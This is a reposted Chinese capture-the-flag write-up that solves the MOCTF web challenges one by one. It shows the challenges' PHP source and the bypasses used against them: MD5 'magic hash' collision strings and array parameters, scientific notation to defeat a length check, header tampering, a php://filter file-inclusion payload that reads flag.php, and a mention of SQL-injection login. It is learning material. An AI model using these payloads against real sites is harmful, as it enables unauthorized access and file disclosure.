MOCTF-WEB-writeup

转载

baochigu0818 于 2019-08-02 03:21:00 发布 314 收藏
文章标签： php python 数据库
原文链接：http://www.cnblogs.com/mortals-tx/p/11280004.html


MOCTF-WEB-writeup

好菜，除了简单的几个题，自己会做，难的都是看老大WP完成的，太菜了


啥姿势都不会，就此记录一下，供日后查看及反省。菜鸡的自我修养

0x01 一道水题

题目链接：http://119.23.73.3:5001/web1/




直接F12了解一下，get flag：moctf{easy_source_code}




0x02 还是水题

题目链接：http://119.23.73.3:5001/web2/

F12查看源码。




修改之后，输入moctf提交就可以行了。get flag：moctf{break_the_html}



0x03 访问限制

题目链接：http://119.23.73.3:5001/web3/


BP抓包，将代理的浏览器设置为NAIVE，重新发包。get flag：moctf{http_header_1s_easy}




0x04 机器蛇

题目链接：http://119.23.73.3:5001/web4/


F12查看源码



然后访问robots.txt



最后访问图中的地址，即可获得Flag



get flag：moctf{g0Od_r0bots_txt}

0x05 PHP黑魔法

题目链接：http://119.23.73.3:5001/web5/

这题，输了index.php，看不到任何东西，也不会跳转到其他页面，题目给的提示也没说php~

我太难了(自己太菜)

根据大佬们之前做的，访问index.php~，查看源码

```
<!DOCTYPE html>
<!--html lang="zh-CN">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<?php

    $flag="moctf{**************}";

    if (isset($_GET['a'])&&isset($_GET['b'])) {
        $a=$_GET['a'];
        $b=$_GET['b'];


        if($a==$b)
        {
            echo "<center>Wrong Answer!</center>";
        }
        else {
            if(md5($a)==md5($b))
            {
                echo "<center>".$flag."</center>";
                echo "By:daoyuan";
            }
            else echo "<center>Wrong Answer!</center>";
        }

    }
    else echo "<center>濂藉儚灏忕簡鐪逛粈涔�</center>";
?>
</body>
</html-->
```

根据源码，知道需要GET传参的a和b不能相等，而且md5之后的a=b，从这 if(md5($a)==md5($b)) 中的==可以知道，可以利用MD5特性来解决

PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0E"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后

其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。

可以用两种方法绕过

1、直接将需要传参的值赋成如下就行了，md5之后是相等的：

```
QNKCDZO
240610708
s878926199a
s155964671a
s214587387a
s214587387a
sha1(str)
sha1('aaroZmOk')
sha1('aaK1STfY')
sha1('aaO8zKZF')
sha1('aa3OFF9m')
//比如说URL传参为
//http://119.23.73.3:5001/web5/index.php?a=240610708&b=QNKCDZO
```

2、利用MD5不能处理数组的特性绕过也行

```
//这里根据题意，a,b不相等，md5($a)==md5($b)，如下传参也行，URL中的69，自己随意改，不相等就行

  http://119.23.73.3:5001/web5/index.php?a[]=6&b[]=9
```

最后的flag为：moctf{PHP_1s_b4st_language}

0x06 我想要钱

题目链接：http://119.23.73.3:5001/web6/

打开得到源码

```php
<?php
    include "flag.php";
    highlight_file(__FILE__);

    if (isset($_GET['money'])) {
        $money=$_GET['money'];
        if(strlen($money)<=4&&$money>time()&&!is_array($money))
        {
            echo $flag;
            echo "<!--By:daoyuan-->";
        }
        else echo "Wrong Answer!";
    }
    else echo "Wrong Answer!";
?>

Wrong Answer!
```

代码审计。想要获得Flag，需要满足三个条件：

//money的长度小于4、money的值大于time、最后不能为数组

```php
if(strlen($money)<=4&&$money>time()&&!is_array($money))
```

money使用科学计数就可以了，长度小，数值大。

比如?money=3e9

get flag：moctf{l_ne4d_much_m0ney}



```php
<?php
        include "flag.php";
        highlight_file(__FILE__);

        if (isset($_GET['money'])) {
            $money=$_GET['money'];
            if(strlen($money)<=4&&$money>time()&&!is_array($mon
            {
                    echo $flag;
                    echo "<!--By:daoyuan-->";
            }
            else echo "Wrong Answer!";
        }
        else echo "Wrong Answer!";
?>
```

moctf{l_ne4d_much_m0ney}

0x07 登录就对了

题目链接：http://119.23.73.3:5002/index.php



构造万能密码，直接就可以登录成功，登录成功之后，F12查看源码即可获得Flag，get flag：moctf{SQLi_Log_1n_4asy}

这里讲的万能密码还不错：https://www.freebuf.com/column/150063.html

0x08 文件包含

题目链接：http://119.23.73.3:5001/web8/index.php?file=welcome.txt

查看源码，发现有一个flag.php，根据题目文件包含，可以用php://filter伪协议来读取flag的内容

payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php

关于php://filter伪协议的相关知识，这里说的不错 https://www.leavesongs.com/PENETRATION/php-filter-magic.html

打开之后会得到一串字符，直接base64解码即可看到flag


get flag：moctf{f1le_includ4_e5sy}

0x09 暴跳老板


题目链接：http://119.23.73.3:5006/web1/

hint：老板暴跳如雷，骂道：你怎么又没有按照我的意愿发邮件？


发啥都不管用，只会这样弹窗



BP抓包试试



根据题目提示，安装他说的发送，以及弹窗，应该用Dear的名义发送MyBoss过去



get flag：moctf{00.oo_BBoo_0os}

0x10 Flag在哪？

题目链接：http://119.23.73.3:5001/web7/

打开网页，有一个getflag的链接，点击去啥也没有，There is no flag!

御剑扫一波，扫不到东西，BP打开，抓包试试。可以看到Response里面

Location有新的链接地址，复制发包，最后又回到了最开始的位置，果然

人不能忘了初心，如果人人都初心哥，是不是可以迎娶白富美了（嘤嘤嘤）


想不到，看看表哥们的姿势。

emmmmmmm　歌曲？PPAP Pen Pineapple Apple Pen

好吧，将之前得到的组合一下flagfrog.php，访问，即可获得flag

之前获得的

/where_is_flag.php
/flag.php
/I_have_a_frog.php
/I_have_a_flag.php
/no_flag.php

